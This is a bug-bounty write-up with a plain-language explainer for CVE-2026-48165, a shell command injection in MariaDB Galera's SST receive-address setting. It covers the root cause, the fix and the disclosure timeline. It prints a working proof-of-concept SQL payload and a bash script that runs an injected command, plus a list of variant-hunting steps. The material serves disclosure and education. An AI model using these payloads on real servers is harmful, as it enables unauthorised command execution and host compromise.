MariaDB CVE-2026–48165: Authenticated Remote Code Execution through WSREP State Snapshot Transfer

A MariaDB Galera cluster configuration variable, wsrep_sst_receive_address, was insufficiently validated before being inserted into a shell command. An authenticated user with SUPER privilege could inject shell metacharacters to execute arbitrary OS commands as the MariaDB server user.

Bug Bounty Writeup
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
MariaDB's Galera Cluster provides synchronous multi-master replication through the WSREP provider. When a new node joins a cluster it performs a State Snapshot Transfer (SST) to synchronise its database with the rest of the cluster. The SST receive address is held in the global variable wsrep_sst_receive_address, which is set by an administrator and later used by the SST subsystem when it prepares the transfer.
The write-up describes CVE-2026-48165, rated High, classified as CWE-78 (Improper Neutralization of Special Elements used in an OS Command), and affecting the Galera Cluster (WSREP) SST implementation. The researcher is Lakshmikanthan K (letchu_pkt), a security researcher and DevSecOps engineer.
The stated attack prerequisites are:
- WSREP enabled
- An authenticated user with
SUPERprivilege - The ability to trigger a State Snapshot Transfer (SST)
The core claim is that wsrep_sst_receive_address was insufficiently validated before being incorporated into a shell command, and because the value eventually reaches sh -c "<generated command>", an authenticated user with administrative database privileges can inject arbitrary shell commands. The result is remote code execution as the MariaDB server user.
Setup
The proof of concept was run against a MariaDB Server with WSREP enabled, Galera Cluster installed, and an authenticated user holding SUPER. The PoC script invokes the client with mysql -u root. No specific MariaDB or Galera version numbers are given in the report.
The researcher frames the significance of the issue around the protections MariaDB normally uses to stop SQL users from escaping into the operating system:
secure_file_privplugin_dir- disabled UDF loading
Those mechanisms restrict SQL-based paths to operating system execution. The vulnerability bypasses them because execution happens inside the WSREP SST subsystem rather than through SQL functions.
Finding it
The researcher was doing security research on MariaDB and found that one of the configuration variables used during SST, wsrep_sst_receive_address, was insufficiently validated before being incorporated into a shell command. The value is eventually passed to sh -c "<generated command>", which turns a configuration parameter into a command injection primitive.
The high level attack flow in the report is:
Exploitation
Step 1: Weak validation
Whenever the global variable is updated:
SET GLOBAL wsrep_sst_receive_address = ...
MariaDB invokes wsrep_sst_receive_address_check(). The validation is extremely limited:
if ((!var->save_result.string_value.str) ||
    (var->save_result.string_value.length > (FN_REFLEN - 1)))
{
    goto err;
}
The function only verifies that a value exists and that its length is acceptable. It does not reject shell metacharacters, including:
As a result, attacker-controlled shell syntax is accepted.
Step 2: Address parsing
Later, SST preparation parses the value:
addr_in_parser = new wsp::Address(wsrep_sst_receive_address)
Internally, wsp::Address::parse_addr() accepts any string lacking a colon (:) as a hostname. For example:
[redacted]';id>/tmp/pwned;echo'
is treated as a valid hostname because no strict hostname or IP validation occurs. Therefore m_valid = true despite the value containing shell payloads.
Step 3: Command construction
The SST subsystem builds the shell command using snprintf(...). In simplified form the command is wsrep_sst_<method>, and user input is simply wrapped in single quotes. If the attacker injects:
[redacted]'; id > /tmp/pwned ; echo '
the generated command becomes:
wsrep_sst_xtrabackup \--address '[redacted]';id > /tmp/pwned;echo ''
The attacker has escaped the quoted argument and injected arbitrary shell commands.
Step 4: Shell execution
The final command reaches wsp::process::process(), which launches:
char* argv[] =
{
    "sh",
    "-c",
    cmd,
    NULL
};
through posix_spawnp(). At this point the shell interprets the injected payload.
The root cause diagram in the report:
User Input
     │
     ▼
SET GLOBAL
     │
     ▼
Length Check Only
     │
     ▼
Address Parser
(No hostname validation)
     │
     ▼
 snprintf()
     │
     ▼
sh -c
     │
     ▼
OS Command Execution
Proof of concept: step 1, inject a malicious SST address
SET GLOBAL wsrep_sst_receive_address =
'[redacted]\' ; id > /tmp/pwned ; echo \'';
This sets the receive address to a value that closes the single-quoted argument and appends the id command, redirecting its output to /tmp/pwned.
Proof of concept: step 2, trigger SST preparation
For testing, changing the cluster address is sufficient to initiate SST preparation:
SET GLOBAL wsrep_cluster_address='gcomm://';
Proof of concept: step 3, wait
sleep 2
Proof of concept: step 4, verify command execution
cat /tmp/pwned
Example output:
uid=999(mysql)gid=999(mysql)groups=999(mysql)
The payload executes with the privileges of the MariaDB server process.
Complete PoC script
#!/bin/bash
mysql -u root -e \"SET GLOBAL wsrep_sst_receive_address='[redacted]\\' ; id > /tmp/pwned ; echo \\'';"
mysql -u root -e \"SET GLOBAL wsrep_cluster_address='gcomm://';"
sleep 2
cat /tmp/pwned
The script sets the malicious address, changes the cluster address, waits two seconds, and reads /tmp/pwned.
Root cause
The mistake is a validation gap: the check on wsrep_sst_receive_address verifies only that the value exists and fits within FN_REFLEN - 1, and never rejects shell metacharacters. The address parser then accepts any string without a colon as a hostname, so a payload such as [redacted]';id>/tmp/pwned;echo' is marked valid. The SST subsystem builds the command with snprintf(), wrapping the user input in single quotes, and the value is finally handed to sh -c through posix_spawnp(), where the shell interprets the injected syntax.
Existing defences did not stop it because the SQL-level restrictions (secure_file_priv, plugin_dir, disabled UDF loading) only cover SQL-based paths to operating system execution. The execution here occurs inside the WSREP SST subsystem, so those restrictions are bypassed entirely.
The report also relates the issue to CVE-2021-27928, where another WSREP configuration parameter allowed shell injection. That vulnerability was fixed by sanitising user-controlled input before invoking SST helper scripts, but wsrep_sst_receive_address was overlooked and remained vulnerable until this discovery.
Impact
An attacker with SUPER privileges can execute arbitrary operating system commands as the MariaDB server account. The report lists the potential consequences as:
- Reading sensitive application files
- Accessing database backups
- Credential theft
- Establishing persistence
- Lateral movement inside the host
- Bypassing SQL-level operating system restrictions
The researcher notes that although SUPER is already a privileged database role, database privileges do not inherently grant shell access to the underlying operating system. The vulnerability crosses that boundary, enabling execution of arbitrary OS commands and significantly increasing the impact of a compromised or malicious administrative account.
Fix
The vulnerability was addressed by sanitising the user-controlled SST receive address before it reached shell execution. The report describes the safest approaches as:
- Strict hostname/IP validation
- Rejecting shell metacharacters
- Avoiding
sh -c - Passing arguments directly to
execve()/posix_spawn()as an argument vector instead of constructing shell commands
Removing the shell entirely eliminates this class of vulnerabilities.
The timeline given is:
| Date | Event |
|---|---|
| May 19, 2026 | Vulnerability responsibly disclosed to MariaDB |
| May 20, 2026 | MariaDB confirmed the vulnerability and changed the report status to Triaged |
| May 21, 2026 | The issue received CVE-2026-48165 |
| June 2, 2026 | Security fix completed and report marked Resolved |
| August 2026 | Technical write-up published following coordinated disclosure |
Variants to test
The report's own lesson is a general anti-pattern: validating input for length while overlooking how that input will be interpreted later. Concrete things to try on other targets:
- Enumerate other WSREP and Galera configuration variables that are written into SST helper invocations, and set each to a value containing
',;,&,|, backticks or$. A positive result is the value being accepted by the variable check and later appearing unescaped in a command that reaches a shell. - Look for address or hostname parsers that accept any string without a colon as a hostname, as
wsp::Address::parse_addr()does here. A positive result is a payload such as[redacted]';id>/tmp/pwned;echo'being marked valid (m_valid = true). - Search for
snprintf()-built commands that wrap user input in single quotes and are then passed tosh -c. A positive result is a generated command in which the injected quote closes the argument and the following text is interpreted by the shell. - Check whether SQL-level restrictions such as
secure_file_priv,plugin_dirand disabled UDF loading are the only barriers to OS execution on the target. A positive result is command execution through a subsystem outside those SQL paths, as with the SST subsystem here. - Review fixes for earlier injection CVEs in the same product (the report cites CVE-2021-27928) and check whether sibling parameters were left unsanitised. A positive result is a parameter that still reaches a shell after the earlier fix.
What happened, in plain words
MariaDB is a database server: a program that stores data and answers questions about it. Galera Cluster is an add-on that lets several MariaDB servers work together as a team, so that each one holds a copy of the same data. The part of MariaDB that handles this teamwork is called WSREP.
When a new server joins the team, it needs a full copy of the data. It asks an existing server to send it a snapshot, and that handover is called a State Snapshot Transfer, or SST. To know where to send the snapshot, the sending server reads a setting called wsrep_sst_receive_address. An administrator sets that value, and MariaDB later uses it when it prepares the transfer.
A security researcher, Lakshmikanthan K (letchu_pkt), found that this setting was not checked properly. The value is eventually placed inside a command that the operating system runs through a shell. A shell is the program that reads typed commands and runs them; it treats certain characters, such as ;, &, |, backticks and $, as instructions rather than as plain text. Because the setting was allowed to contain those characters, someone who could change it could smuggle extra commands into the shell. The result is that a logged-in database user with high privileges can run any command on the machine as the user the database server runs as. That is called remote code execution.
The issue was given the identifier CVE-2026-48165, rated High, and classified as CWE-78, which is the label for command injection: building an operating system command out of input that was not properly neutralised. The affected component is the Galera Cluster (WSREP) SST implementation.
The report lists three things an attacker needs:
- WSREP enabled
- An authenticated user with
SUPERprivilege - The ability to trigger a State Snapshot Transfer (SST)
SUPER is a powerful database permission. "Authenticated" simply means the person has already logged in to the database with a valid account.
Why this matters
Normally MariaDB tries hard to stop a database user from reaching the operating system underneath. It does this with a few mechanisms:
secure_file_priv, a setting that limits which folders the database is allowed to read files from or write files toplugin_dir, a setting that controls where database plugins (add-on modules) are loaded from- disabled UDF loading, where UDF stands for user-defined function: a custom function that could otherwise be loaded from a file and used to run code
These protections all guard the SQL route to the operating system. SQL is the language used to talk to the database, for example SELECT or SET. The vulnerability in this report sidesteps those protections completely, because the command is not run through a SQL function at all. It is run inside the WSREP SST subsystem, a different part of the program that those settings do not cover.
High level attack flow
The report draws the whole attack as a chain of steps:
Read it from top to bottom. First the attacker changes the setting with a SQL statement called SET GLOBAL. Then the check on that setting only looks at how long the value is. Next, a piece of code that is supposed to understand addresses accepts any text at all. Then the SST code builds a command string with a C function called snprintf(), which formats text into a buffer. Finally that string is handed to sh -c, the shell, which runs it. The last line is the payoff: arbitrary operating system command execution.
Root cause analysis
Step 1: Weak validation
Whenever the global variable is updated, the administrator (or attacker) runs a statement like this:
SET GLOBAL wsrep_sst_receive_address = ...
SET GLOBAL means "change this setting for the whole server". The three dots stand for whatever value is being assigned. MariaDB reacts by calling a checking function named wsrep_sst_receive_address_check(). Here is what that function does:
if ((!var->save_result.string_value.str) ||
    (var->save_result.string_value.length > (FN_REFLEN - 1)))
{
    goto err;
}
Line by line: the if asks two questions joined by ||, which means "or". The first question, !var->save_result.string_value.str, is true when there is no value at all. The second, var->save_result.string_value.length > (FN_REFLEN - 1), is true when the value is longer than a fixed maximum size, FN_REFLEN - 1. If either question is true, the code jumps to err, meaning it rejects the value. In plain words, the function only checks that a value exists and that it is not too long. It never looks at what characters the value contains.
So it does not reject shell metacharacters. A metacharacter is a character that has a special meaning to the shell rather than being taken literally. The report lists these:
That is a single quote, semicolon, ampersand, pipe, backtick and dollar sign. Because none of them are filtered, text written by the attacker that the shell will treat as instructions is accepted and stored.
Step 2: Address parsing
Later, when the server prepares an SST, it parses the stored value:
addr_in_parser = new wsp::Address(wsrep_sst_receive_address)
This line creates a new address object from the setting. Internally, a function called wsp::Address::parse_addr() decides whether the text is a valid address. Its rule is loose: any string that does not contain a colon (:) is accepted as a hostname. A hostname is the name of a machine on a network, like a postal address for a computer.
For example, this value:
[redacted]';id>/tmp/pwned;echo'
is treated as a valid hostname, because there is no colon in it and no strict check of what a hostname or IP address should look like. [redacted] is the standard address a machine uses to refer to itself. The rest of the string is the smuggled payload. As a result the parser sets m_valid = true, meaning "this value is fine", even though it contains shell commands.
Step 3: Command construction
The SST subsystem then builds the shell command with snprintf(...). In simplified form the command is wsrep_sst_<method>, where <method> is the name of the transfer method being used. The user input is simply wrapped in single quotes, with no escaping. If the attacker injects this value:
[redacted]'; id > /tmp/pwned ; echo '
the generated command becomes:
wsrep_sst_xtrabackup \--address '[redacted]';id > /tmp/pwned;echo ''
Here is what happens in that line. The program intended the address to sit safely inside the quotes after --address. But the attacker's value contains a single quote right after [redacted], which closes the quoted section early. Everything after that closing quote, id > /tmp/pwned, is now outside the quotes, so the shell reads it as a separate command. id is a standard command that prints who the current user is. The > sign redirects that output into a file, here /tmp/pwned. The final echo ' reopens a quote. In short, the attacker has escaped the quoted argument and injected arbitrary shell commands.
Step 4: Shell execution
The finished command reaches a function called wsp::process::process(), which launches it like this:
char* argv[] =
{
    "sh",
    "-c",
    cmd,
    NULL
};
This is an argument list for starting a program. The first entry, "sh", is the shell program. The second, "-c", is an option telling the shell "the next item is a command to run". The third, cmd, is the generated command string. NULL marks the end of the list. The list is passed to posix_spawnp(), a standard function for starting a new process. At this point the shell reads the string and interprets the injected payload as commands.
The report also draws the root cause as a diagram:
User Input
     │
     ▼
SET GLOBAL
     │
     ▼
Length Check Only
     │
     ▼
Address Parser
(No hostname validation)
     │
     ▼
 snprintf()
     │
     ▼
sh -c
     │
     ▼
OS Command Execution
It is the same chain as before, seen from the point of view of the input: text goes in, only its length is checked, the address parser waves it through, the command is formatted, the shell runs it, and the operating system executes whatever was smuggled in.
Proof of concept
A proof of concept, or PoC, is a small demonstration that proves a vulnerability is real. The report's environment was:
- MariaDB Server
- WSREP enabled
- Galera Cluster installed
- Authenticated user with
SUPER
No specific MariaDB or Galera version numbers are given.
Step 1
The first step injects a malicious SST address:
SET GLOBAL wsrep_sst_receive_address =
'[redacted]\' ; id > /tmp/pwned ; echo \'';
This sets the receive address to a value that closes the single-quoted argument and appends the id command, redirecting its output to /tmp/pwned, then reopens a quote so the rest of the generated command stays syntactically valid.
Step 2
The second step triggers SST preparation. For testing, changing the cluster address is enough to start it:
SET GLOBAL wsrep_cluster_address='gcomm://';
wsrep_cluster_address is the setting that says which other servers make up the cluster. For testing, changing the cluster address is sufficient to initiate SST preparation.
Step 3
Then wait a few seconds:
sleep 2
sleep 2 pauses for two seconds, giving the server time to prepare the transfer and run the injected command.
Step 4
Finally, check whether the command ran:
cat /tmp/pwned
cat prints the contents of a file. If the attack worked, the file written by id now exists. Example output:
uid=999(mysql)gid=999(mysql)groups=999(mysql)
The output shows the command ran as user mysql, group mysql. In other words, the payload executed with the privileges of the MariaDB server process, not with the attacker's own rights.
Complete PoC script
The whole sequence can be put in one script:
#!/bin/bash
mysql -u root -e \"SET GLOBAL wsrep_sst_receive_address='[redacted]\\' ; id > /tmp/pwned ; echo \\'';"
mysql -u root -e \"SET GLOBAL wsrep_cluster_address='gcomm://';"
sleep 2
cat /tmp/pwned
Line by line: the first line says the file is a bash script. The second line runs the mysql client as the database user root and passes it the statement that sets the malicious address; -e means "execute this SQL and exit". The third line does the same to change the cluster address and trigger SST preparation. The fourth line waits two seconds. The fifth line prints the file that the injected id command should have written. If the file contains the uid=... line, the attack worked.
Security impact
An attacker who holds SUPER can run any operating system command as the account the MariaDB server runs under. The report lists what that could lead to:
- Reading sensitive application files
- Accessing database backups
- Credential theft
- Establishing persistence
- Lateral movement inside the host
- Bypassing SQL-level operating system restrictions
A few of those terms deserve a plain explanation. Persistence means leaving something behind, such as a scheduled task or a modified file, so the attacker can get back in later. Lateral movement means using the first compromised machine as a stepping stone to reach other machines on the same network. Credential theft means stealing usernames, passwords or keys so they can be used elsewhere.
The researcher points out that SUPER is already a privileged database role, but database privileges do not normally give you a shell on the machine. This bug crosses that boundary, which makes a compromised or malicious administrative account far more dangerous than it would otherwise be.
Relation to previous vulnerabilities
The report compares this issue to CVE-2021-27928, where a different WSREP configuration parameter allowed shell injection. That earlier bug was fixed by sanitising user-controlled input before the SST helper scripts were invoked. Sanitising means cleaning input so dangerous characters cannot do harm. However, wsrep_sst_receive_address was overlooked and stayed vulnerable until this discovery.
Fix
The vulnerability was fixed by sanitising the user-controlled SST receive address before it reached shell execution. The report describes the safest approaches as:
- Strict hostname/IP validation
- Rejecting shell metacharacters
- Avoiding
sh -c - Passing arguments directly to
execve()/posix_spawn()as an argument vector instead of constructing shell commands
Strict validation means checking that the value really looks like a hostname or IP address and nothing else. Rejecting metacharacters means refusing values that contain characters the shell treats specially. Avoiding sh -c means not asking a shell to interpret the string at all. Passing arguments directly means handing the program a ready-made list of separate arguments, as with the argv array above, so there is no string for a shell to reinterpret. Removing the shell entirely eliminates this class of vulnerability.
Timeline
| Date | Event |
|---|---|
| May 19, 2026 | Vulnerability responsibly disclosed to MariaDB |
| May 20, 2026 | MariaDB confirmed the vulnerability and changed the report status to Triaged |
| May 21, 2026 | The issue received CVE-2026-48165 |
| June 2, 2026 | Security fix completed and report marked Resolved |
| August 2026 | Technical write-up published following coordinated disclosure |
Responsible disclosure means telling the vendor privately first and giving them time to fix the problem before details are made public. Triaged means the vendor has reviewed the report and accepted it as a real issue. A CVE is a public identifier assigned to a known vulnerability so people can refer to it unambiguously.
Variants to test
The report's own lesson is a general anti-pattern: checking input for length while ignoring how that input will be interpreted later. Concrete things to try on other targets:
- Enumerate other WSREP and Galera configuration variables that are written into SST helper invocations, and set each to a value containing
',;,&,|, backticks or$. A positive result is the value being accepted by the variable check and later appearing unescaped in a command that reaches a shell. - Look for address or hostname parsers that accept any string without a colon as a hostname, as
wsp::Address::parse_addr()does here. A positive result is a payload such as[redacted]';id>/tmp/pwned;echo'being marked valid (m_valid = true). - Search for
snprintf()-built commands that wrap user input in single quotes and are then passed tosh -c. A positive result is a generated command in which the injected quote closes the argument and the following text is interpreted by the shell. - Check whether SQL-level restrictions such as
secure_file_priv,plugin_dirand disabled UDF loading are the only barriers to OS execution on the target. A positive result is command execution through a subsystem outside those SQL paths, as with the SST subsystem here. - Review fixes for earlier injection CVEs in the same product (the report cites CVE-2021-27928) and check whether sibling parameters were left unsanitised. A positive result is a parameter that still reaches a shell after the earlier fix.
Final thoughts
This vulnerability highlights a recurring security anti-pattern: validating input for length while overlooking how that input will be interpreted later. A value that looked like "just an address" crossed a trust boundary and was executed by a shell, turning a configuration parameter into an operating system command injection primitive. A trust boundary is any line where data moves from a place with fewer privileges to a place with more, and where checks should therefore be strict.
The most robust defence is to avoid shell invocation for user-influenced data altogether. Passing validated arguments directly to process execution APIs eliminates an entire class of command injection vulnerabilities and reduces the risk of similar flaws resurfacing in future code paths.
Glossary
- MariaDB: An open-source database server that stores data and answers SQL queries.
- Galera Cluster: An add-on that lets several MariaDB servers keep identical copies of the same data and work as a team.
- WSREP: The part of MariaDB that implements the Galera cluster replication.
- Replication: Copying data between servers so each holds the same information.
- Node: One server in a cluster.
- State Snapshot Transfer (SST): The full copy of the database that an existing node sends to a new node when it joins.
- Global variable: A database setting that applies to the whole server rather than to one session.
wsrep_sst_receive_address: The setting that tells the server where to send an SST snapshot.wsrep_cluster_address: The setting that lists the other servers in the cluster.SUPERprivilege: A powerful database permission that allows administrative actions.- Authenticated: Having already logged in with a valid account.
- SQL: The language used to query and change data in a database.
- Shell: The program that reads command lines and runs them, interpreting special characters.
- Metacharacter: A character such as
;,&,|, a backtick or$that the shell treats as an instruction rather than plain text. - Command injection: A vulnerability where untrusted input ends up being interpreted as part of an operating system command.
- CWE-78: The standard label for improper neutralisation of special elements used in an OS command, that is, command injection.
- CVE: A public identifier for a known vulnerability, here CVE-2026-48165.
- Remote code execution (RCE): Running your own commands on a remote machine.
secure_file_priv: A MariaDB setting that limits which folders the database may read from or write to.plugin_dir: A MariaDB setting that controls where plugins are loaded from.- UDF (user-defined function): A custom function that can be loaded into the database; loading is often disabled because it can lead to code execution.
snprintf(): A C function that formats text into a buffer, used here to build the shell command.sh -c: Starting a shell and telling it to run the string that follows as a command.posix_spawnp(): A standard function for starting a new process.argv: The list of separate arguments passed to a program when it starts.execve(): A standard function that replaces the current process with another program, taking arguments as a list.- Hostname: The name of a machine on a network.
- IP address: A numeric address for a machine on a network;
[redacted]means the machine itself. m_valid: A flag in the address parser meaning the value was accepted as valid.- Proof of concept (PoC): A small demonstration that proves a vulnerability is real.
id: A standard command that prints the current user and group.cat: A standard command that prints the contents of a file.sleep: A standard command that pauses for a given number of seconds.- Redirection (
>): Sending a command's output into a file instead of the screen. - Sanitising: Cleaning input so dangerous characters cannot cause harm.
- Trust boundary: A line where data moves from a less privileged place to a more privileged one, where checks must be strict.
- Persistence: Leaving something behind so an attacker can return later.
- Lateral movement: Using one compromised machine to reach others on the network.
- Credential theft: Stealing usernames, passwords or keys.
- Responsible disclosure: Telling the vendor privately first and allowing time for a fix before publishing.
- Triaged: Reviewed and accepted by the vendor as a real issue.
- DevSecOps engineer: Someone who combines software development, security and operations work.



